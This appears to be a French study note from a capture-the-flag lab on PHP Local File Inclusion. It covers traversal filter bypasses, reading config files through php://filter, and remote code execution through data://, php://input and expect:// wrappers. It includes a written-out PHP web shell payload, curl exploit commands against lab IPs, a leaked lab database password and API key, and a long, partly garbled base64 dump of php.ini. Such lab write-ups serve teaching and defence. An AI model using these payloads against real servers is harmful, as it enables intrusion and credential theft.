


File Inclusion



The screenshot shows a dark-themed web application interface. At the top left is a logo with the text "File Inclusion" over a stylized background of a circuit board and glowing nodes. To the right of the logo is the title "File Inclusion". Below the title is a descriptive text: "File Inclusion is a common web application vulnerability, which can be easily overlooked as part of a web application's functionality." Underneath this text are three colored buttons: red, yellow, and grey, labeled "OFFENSIVE", "MEDIUM", and "TIER 0" respectively. At the bottom left is a progress bar with the text "COMPLETED 0%" next to it. At the bottom right is a large blue button with the word "Start" in white.

Introduction

C'est quoi une LFI

LFI -> Local File Inclusion est une vulnérabilité web qui se produit lorsque une application inclut dynamiquement des fichiers dans son code source sans les valider correctement.

File disclosure

Vulnérabilités

PHP

Faille

```
if (isset($_GET['language'])) {  
    include($_GET['language']);  
}
```

Ici, le paramètre '*language*' est directement passé dans la fonction '*include*', ce qui signifie que n'importe quel chemin que l'on demande sera interprété par le serveur. Ce qui présente une vulnérabilité **LFI**.

Il n'y a pas que la fonction '*include*' qui présente une vulnérabilité **LFI**:

- `include_once()`, `require()`, `require_once()`, `file_get_contents()` ...

Restrictions & bypass

Basic Bypasses

Les développeurs peuvent restreindre cette vulnérabilité en codant ceci :

```
include("./languages/" . $_GET['language']);
```

Cette commande indique au serveur que si le fichier demandé n'est pas dans le chemin indiqué, alors ce n'est pas possible.

Cependant, il est simple de bypass cette restriction en jouant avec les chemins du serveurs :

```
../../../../etc/passwd --> ../ est équivalent à cd ..
```

En fait on va se placer à la racine pour ensuite accéder au chemin.

```
include("lang_" . $_GET['language']);
```

Le path traversal basique ne pourra pas fonctionner, du fait que "*lang_*" fera que la requête est interpréter comme ceci :

- lang_.../../../etc/passwd

Pour contourner cette restriction nous pouvons **ajouter un / au début de notre payload**. Cela forcera le préfixe (lang_) à être interprété comme un **répertoire**.

Non-Recursive Path Traversal Filters

```
$language = str_replace('../', '', $_GET['language']);
```

Cette commande supprime les caractères *../*, une façon assez simple de passer ce filtre est d'utiliser ces caractères en double :

- ../../ -->//....//

Le serveur l'interprétera comme *' ../../'* .

Encoding

Certains filtres peuvent empêcher les entrées utilisateurs contenant '*' ou '*' .

Pour contrer cette restriction, il est alors possible d'encoder la requête à l'aide d'outils comme burpsuite :

- .../ --> %2e%2e%2f
-

Approved Paths

```
if(preg_match('/^\.\/languages\/.+$/ ', $_GET['language'])) {  
    include($_GET['language']);  
} else {  
    echo 'Illegal path specified!';  
}
```

Certains développeurs utilisent des expressions régulières, dans cette exemple, le code s'assure que le chemin commence exactement '`./languages`'.

Si un attaquant a accès au code de la page et comprend l'expression, il peut alors bypass facilement celle-ci en indiquant tout simplement '`./languages/../../../../etc/passwd`'

Appended Extension

Certaines applications web ajoutent une extension à notre chaîne d'entrée. Il n'est pas possible de contourner cette restriction. Il existe des techniques mais sont obsolètes dans les nouvelles versions de PHP.

Voici quand même une liste des techniques :

- Path Truncation

Les anciennes versions de PHP imposaient une **longueur maximale de 4096 caractères** pour les chaînes définies (limitée par les systèmes 32 bits).

PHP supprimait aussi automatiquement :

- Les **slashes finaux** (`/`)
- Les **points seuls** (`.`) dans les chemins (`/etc/passwd/. → /etc/passwd`)
- Les **slashes multiples** (`////etc/passwd → /etc/passwd`)
- Les **chemins comme . dans** `/etc./passwd → /etc/passwd`

```
?language=non_existing_directory/../../../../etc/passwd/../../../../../../../../[répété jusqu'à  
4096 caractères]
```

- Null Bytes

Permettait de ignorer le reste de la requête (extensions par ex)

```
etc/passwd%00
```

PHP Filters

En fait, quand un .php n'a pas d'actions sur le HTML, il n'est pas possible de lire son contenu par défaut, pour les lire, il faut ajouter une action qui ferait apparaître le code dans la page WEB, pour ce faire, nous utiliserons '**BASE64**'. En effet, si l'on encode le contenu du fichier en base 64, il est alors possible de l'afficher dans la page WEB et ensuite le décoder.

Les étapes seraient alors :

- Fuzzing des .php


```
ffuf -w /opt/useful/seclists/Discovery/Web-Content/directory-list-2.3-
small.txt:FUZZ -u http://<SERVER_IP>:<PORT>/FUZZ.php
```

- php://filter/read=convert.base64-encode/resource=config

Exemple

```
`http://<SERVER_IP>:<PORT>/index.php?language=php://filter/read=convert.base64-
encode/resource=config`
```

Cette commande affichera le contenu du fichier config.



Il suffit ensuite de décode le résultat.

```
echo "" | base64 -d
```

Mise en pratique

ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u <http://94.237.57.57:38113/FUZZ.php>

```
# Copyright 2007 James Fisher [Status: 200, Size: 2652, Words: 690, Lines: 64,
Duration: 63ms]
en [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
59ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 2652,
Words: 690, Lines: 64, Duration: 651ms]
# [Status: 200, Size: 2652, Words: 690, Lines: 64,
Duration: 1659ms]
# directory-list-2.3-small.txt [Status: 200, Size: 2652, Words: 690, Lines: 64,
Duration: 2659ms]
index [Status: 200, Size: 2652, Words: 690, Lines: 64,
Duration: 2659ms]
# [Status: 200, Size: 2652, Words: 690, Lines: 64,
Duration: 2659ms]
es [Status: 200, Size: 0, Words: 1, Lines: 1, Duration:
44ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200,
Size: 2652, Words: 690, Lines: 64, Duration: 3660ms]
# on at least 3 different hosts [Status: 200, Size: 2652, Words: 690, Lines: 64,
Duration: 3665ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 2652,
Words: 690, Lines: 64, Duration: 3665ms]
# [Status: 200, Size: 2652, Words: 690, Lines: 64,
Duration: 3666ms]
# Priority-ordered case-sensitive list, where entries were found [Status: 200,
Size: 2652, Words: 690, Lines: 64, Duration: 4668ms]
# [Status: 200, Size: 2652, Words: 690, Lines: 64,
Duration: 4674ms]
[Status: 403, Size: 280, Words: 20, Lines: 10, Duration:
4681ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size:
2652, Words: 690, Lines: 64, Duration: 4682ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size:
```

```
2652, Words: 690, Lines: 64, Duration: 5510ms]
configure [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 55ms]
[Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 57ms]
```

- Pour l'instant, on essayé avec la small

Lecture de 'configure'

```
http://94.237.57.57:38113/index.php?language=php://filter/read=convert.base64-
encode/resource=configure
```

Maintenant, on décode le résultat :

```
echo
"PD9waHAKCmlmICgkX1NFUlZFUlSnUkVRVUVTVF9NRVRT0QnXSA9PSAnR0VUJyAmJiByZWfscGF0aChf
X0ZJTEVfXykgPT0gcmVhbHBhdGgoJF9TRVJWRVJbJ1NDUk1QVF9GSUxFTkFNRSddKSkgewogIGhlyWRlc
ignSFRUUC8xLjAgNDAzIEZvcmjpZGRlbicsIFRSVUUUsIDQwMyk7CiAgZGllKGhlyWRlcignbG9jYXRpb2
46IC9pbmRleC5waHAnKSk7Cn0KCiRjb25maWcgPSBhcnjheSgKICAnREJfSE9TVCcgPT4gJ2RiLmlubGF
uZWZyZWlnaHQubG9jYWwnLAogICdEQl9VU0VStkFNRScgPT4gJ3Jvb3QnLAogICdEQl9QQVNTV09SRCcg
PT4gJ0hUQntuM3Yzcl8kdDByM19wbDQhbnQzeHRfY3IzzCR9JywKICAnREJfREFUQUJBu0UnID0+ICdib
G9nZGInCik7CgokQVBJX0tFWSA9ICJBd2V3MjQyR0RzaHJmNDYrMzUvayI7" | base64 -d
```

Output :

```
<?php

if ($_SERVER['REQUEST_METHOD'] == 'GET' && realpath(__FILE__) ==
realpath($_SERVER['SCRIPT_FILENAME'])) {
    header('HTTP/1.0 403 Forbidden', TRUE, 403);
    die(header('location: /index.php'));
}

$config = array(
    'DB_HOST' => 'db.inlanefreight.local',
    'DB_USERNAME' => 'root',
    'DB_PASSWORD' => 'HTB{n3v3r$_t0r3_pl4!nt3xt_cr3d$}',
    'DB_DATABASE' => 'blogdb'
);

$API_KEY = "Awew242GDshrf46+35/k";#
```

Remote Code Execution

PHP Wrappers

Data

Le **wrapper data** peut être utilisé pour inclure des données externes, y compris du code PHP. Cependant, ce wrapper **n'est disponible que si le paramètre `allow_url_include` est activé** dans la configuration de PHP.

Donc, **commençons par vérifier si ce paramètre est activé**, en lisant le fichier de configuration PHP grâce à la vulnérabilité LFI (Local File Inclusion).

Pour ce faire, nous pouvons inclure le fichier de configuration PHP disponible :

```
curl "http://<SERVER_IP>:<PORT>/index.php?  
language=php://filter/read=convert.base64-  
encode/resource=../../../../etc/php/7.4/apache2/php.ini"
```

- La difficulté est de trouver la version de PHP (recommandé de commencer par la plus récente).

Note

Pour Nginx : /etc/php/X.Y/fpm/php.ini

Une fois que nous avons le fichier encoder en base64, on le décode et vérifie si le '`allow_url_include`' est présent. Pour aller plus vite, il suffit de `grep`.

```
| base64 -d | grep allow_url_include
```

Note

Il **n'est pas rare** que cette option soit activée, car **de nombreuses applications web en dépendent** pour fonctionner correctement — **certaines plugins et thèmes WordPress**, par exemple.

Si le module est activé, alors il possible d'utiliser le `wrapper 'data'` comme mentionné.

Celui-ci permet de :

- Inclure des données externes, y compris du code PHP.

L'étape consiste donc à encoder une commande malveillante PHP pour ensuite l'envoyer au serveur.

Exemple

```
echo '<?php system($_GET["cmd"]); ?>' | base64
```

```
PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8+Cg==
```

Encoder la chaîne en base64 par URL

```
http://<SERVER_IP>:<PORT>/index.php?  
language=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWyJjbWQiXSk7ID8%2BCg%3D%  
3D&cmd=id
```

Inlane Freight Language ▾

History
CONTAINERS

uid=33(www-data) gid=33(www-data)
groups=33(www-data)

Notice: Undefined variable: p2 in **/var/www/html/index.php** on line **48**

[Read More](#)

Note

Il est aussi possible d'utiliser curl pour ce genre de commande

Input

Ce wrapper est très similaire à celui de DATA, la seule différence à noter est que la requête doit être une **POST** pour fonctionner.

```
curl -s -X POST --data '<?php system($_GET["cmd"]); ?>' "http://<SERVER_IP>:<PORT>/index.php?language=php://input&cmd=id" | grep uid  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Note

Si le GET n'est pas possible mais le POST oui, nous pouvons insérer notre commande directement dans notre code PHP, au lieu d'un shell web dynamique

Expect

Expect fonctionne de manière très similaire aux shells web que nous avons utilisés précédemment, mais n'a pas besoin de fournir de shell web, car il est conçu pour exécuter des commandes.

```
echo 'W1BIUF0KCjs70zs70zs70...SNIP...4K02ZmaS5wcmVsbg2FkPQo=' | base64 -d | grep  
expect  
extension=expect
```

Il est bien installé, alors on peut utiliser cette commande avec le wrapper '**expect://**'

```
curl -s "http://<SERVER_IP>:<PORT>/index.php?language=expect://id"  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ce sont les trois wrappers PHP les plus courants pour l'exécution directe de commandes système via des vulnérabilités LFI


Mise en pratique

<http://94.237.121.185:39895/index.php?language=php://filter/read=convert.base64-encode/resource=../../../../etc/php/7.4/apache2/php.ini>

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dW5zZXJpYwpxemVfbwf4X2R1cHRoIHNwZwNpZmllycB0aGUgZGVmYXVsdCBkZXB0aCbsaW1pdCbm3IgdW5zZXJpYwpxemVfcjsgc3RydW0dXJlc4gU2V0dGluZyB0aGUgZGVwdGggbGltaxQgdG9vIGhpZ2ggbWF5IhjlC3VsdCBpbibZdGFjayBvdmVyzmxvd3MK0yBkdXJpbmcgDw5zZXjpywpxemF0aW9uLiBuAGUgdW5zZXjpyWpxemVfbwf4X2R1cHRoIgluaSBzZXR0aW5nIGNhbibzQo7IG92ZXjyaWrkZw4gYnkcdGh1IG1heF9kZXB0aCbcHRpb24gb24gaW5kaXzpZvhbCB1bnNlcmhbGl6ZSgpIGNhbGxzLgo7IEEdmFsdwUgb2YgMCBkaXNhYmxlcB0aGUgZGVwdGggbGltaxQuCjt1bnNlcmhbGl6ZV9tYXhfZGVwdGggPSA0MDk2Cgo7IfdoZW4gZmxvYXRzICYgZG91YmxlcBhcmUgc2VyaWFsaXplZCwgc3RvcmUgc2VyaWFsaXplX3ByZwNpc21vbibzaWduaWZpY2FudAo7IGRpZ2l0cyBhZnRlciB0aGUgZmxvYXrpbmcgG9pbnuIFRoZSBkZWZhdWx0IHzhbHv1IGvuc3VyzXmgdGhhCB3aGVuIGZsb2F0cwo7IGFyZSBkZWVnZGVkIHdpdGggdW5zZXjpywpxemusIHRoZSBkYXRhIHdpbGwgcmtvYwluIHRoZSBzYw1lLgo7IFRoZSB2Yw1ZSBpcyBhbHNvIhvZwQgZm9yIGpzb25fZw5jb2R1IhdZw4gZw5jb2RpbmcgZG91YmxlIHZhbhVlcy4K0yBjZiAtMSBpcyB1c2VklCB0aGVuIGR0b2Egbw9kZSAwIGlzIHvzZWQgd2hpY2ggYXV0b21hdGljYwxseSBzZwxy3QgdGh1IGJlc3QK0yBwcmVjaXNpb24uCnNlcmhbGl6ZV9wcmVjaXNpb24gPSATM0oK0yBvcGVuX2Jhc2VkaXIsIGlmIHNldCwgbGltaxRzIGFsbCBmaWxlIG9wZXJhdGlvbnMgdG8gdGh1IGRlZmluZWQgZGlyZwN0b3J5CjsgYw5kIGJl

b93LiAgVGhpcyBkaXJlY3RpdmUgbWFrZXMbW9zdCBzZW5zZSBpZiB1c2VkIGluIGEgCVyLWRpcmVjdG9yeQo7IG9yIHBlci12aXJ0dWFsaG9zdCB3ZWlgc2VydmyIGNvbmZpZ3VYXRpb24gZmlsZS4K0yB0b3Rl0iBkaXNhYmxlcYB0aGUgcmVhbHBhdGggY2FjaGUK0yBodHRw0i8vcGhwLm5ldC9vcGVuLWJhc2VkaXIK029wZW5fYmFzZWRpcia9Cgo7IFRoaXMgZGlyZWN0aXZlIGFsbG93cyB5b3UgdG8gZG1zYWJsZSBjZXJ0YwluIGZ1bmN0aw9ucyBmb3Igc2VjdXJpdHkgcmVhc29ucy4K0yBJdCByZWNlaXZlcyBhIGNvbW1hLWR1bGltaXR1ZCBsaXN0IG9mIGZ1bmN0aw9uIG5hbWVzLgo7IGH0dHA6Ly9waHaubmV0L2Rpc2FibGUtZnVuY3Rpb25zCmRpc2FibGVfZnVuY3Rpb25zID0gcGNudGxfYwxhcm0scGNudGxfZm9ayayxwY250bf93Yw10cG1kLHBjbnRsX3dhaXQscGNudGxf2lmZXhpdkLHBjbnRsX3dpZnN0b3BwZWQscGNudGxf2lmc2lnbmFsZwQscGNudGxf2lmY29udGludWvkLHBjbnRsX3dleG10c3RhhdHVzLHBjbnRsX3d0ZXJtc2lnLHBjbnRsX3dzdG9wc2lnLHBjbnRsX3NpZ25hbCxwY250bF9zaWduYwfZ2V0X2hhbmRsZXIsCGNudGxfc2lnbmFsX2Rpc3BhdGNoLHBjbnRsX2dldF9sYXN0X2Vycm9yLHBjbnRsX3N0cmVycm9yLHBjbnRsX3NpZ3Byb2NtYXNrLHBjbnRsX3NpZ3dhaXRpdmZvLHBjbnRsX3NpZ3RpdkWkd2FpdCwxY250bF9leGVjLHBjbnRsX2dldHByaw9yaXR5LHBjbnRsX3NldHByaw9yaXR5LHBjbnRsX2FzeW5jX3NpZ25hbHMscGNudGxfdw5zaGFyZSwKCjsgVGhpcyBkaXJlY3RpdmUgYwxs3dzIH1vdSB0byBkaXNhYmxlIGNlcnRhaW4gY2xhc3NlcyBmb3Igc2VjdXJpdHkgcmVhc29ucy4K0yBJdCByZWNlaXZlcyBhIGNvbW1hLWR1bGltaXR1ZCBsaXN0IG9mIGNsYXNzIG5hbWVzLgo7IGH0dHA6Ly9waHaubmV0L2Rpc2FibGUtY2xhc3NlcwpkaXNhYmxlX2NsYXNzZXmgPQoK0yBDb2xvcnMgZm9yIFN5bnRheCBIaWdobGlnaHRpbmcgbw9kZS4gIEFueXRoaW5nIHRoYXQncyBhY2NlcHRhYmxlIGNlcyBjsgPHNwYw4gc3R5bGU9ImNvbG9y0iA/Pz8/Pz8/Ij4gd291bGQgd29ayay4K0yBodHRw0i8vcGhwLm5ldC9zeW50YXgtaglnaGxpZ2h0aW5nCjtoaWdobGlnaH

<http://94.237.121.185:39895/index.php?language=data://text/plain;base64,PD9waHAgc3IzdGVtKCRfR0VUWYJjbWQiXSktID8%2BCg%3D%3D&cmd=id>



